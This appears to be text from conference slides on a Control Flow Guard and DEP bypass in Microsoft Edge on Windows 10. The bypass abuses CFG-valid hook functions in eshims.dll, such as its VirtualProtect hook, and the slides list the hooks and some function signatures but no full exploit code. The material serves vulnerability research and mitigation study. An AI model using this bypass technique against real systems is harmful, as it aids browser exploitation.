
Why we need CFG bypass vulnerability



Eshims bypass CFG

- eshims!VirtualProtect to bypass CFG and DEP
- Vuln Type: Call Sensitive API out of context
- Module: Eshims
- Operation System: Windows 10 14367 32 bit
- BYPASS CFG/DEP

Eshims Architecture in Microsoft Edge



Eshims hook functions

- eshims.dll is a module in Microsoft Edge
- eshims have following hook functions, the functions are CFG valid.

```
EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtect  
EShims!NS_ACGLockdownTelemetry::APIHook_VirtualAllocEx  
EShims!NS_ACGLockdownTelemetry::APIHook_WriteProcessMemory  
EShims!NS_ACGLockdownTelemetry::APIHook_MapViewOfFileEx  
EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtectEx  
EShims!NS_ACGLockdownTelemetry::APIHook_MapViewOfFile  
EShims!NS_ACGLockdownTelemetry::APIHook_SetProcessValidCallTargets
```



Eshims exploit

```
NS_ACGLockdownTelemetry::APIHook_VirtualProtect  
(  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD flNewProtect,  
    PDWORD lpflOldProtect,  
)
```

```
CDOMTextNode::substringData  
(  
    CDOMTextNode* this,  
    int offset,  
    int count,  
    char** ppNewString  
)
```

```
; __int32 __stdcall CDOMTextNode::substringData(CDOMTextNode *this, __int32, __int32, unsigned __int16 **)  
?substringData@CDOMTextNode@@@QAGJJJPAPAG@Z proc near  
    ; CODE XREF: CDOMTextNode::ie9_substringData(long,long,ushort * *)+6↑j  
    ; DATA XREF: .text:1015ED54↑o
```

Eshims exploit



Acknowledgement

- ZDI Researchers: Abdul-Aziz Hariri, Simon Zuckerbraun , Brian Gorenc
- @yuange1975, @galois



References

- Abdul-Aziz Hariri, Brian Gorenc, Simon Zuckerbraun [Abusing Silent Mitigations: Understanding weaknesses within Internet Explorer's Isolated Heap and MemoryProtection](#)
- Henry Li [Microsoft Edge MemGC Internals](#)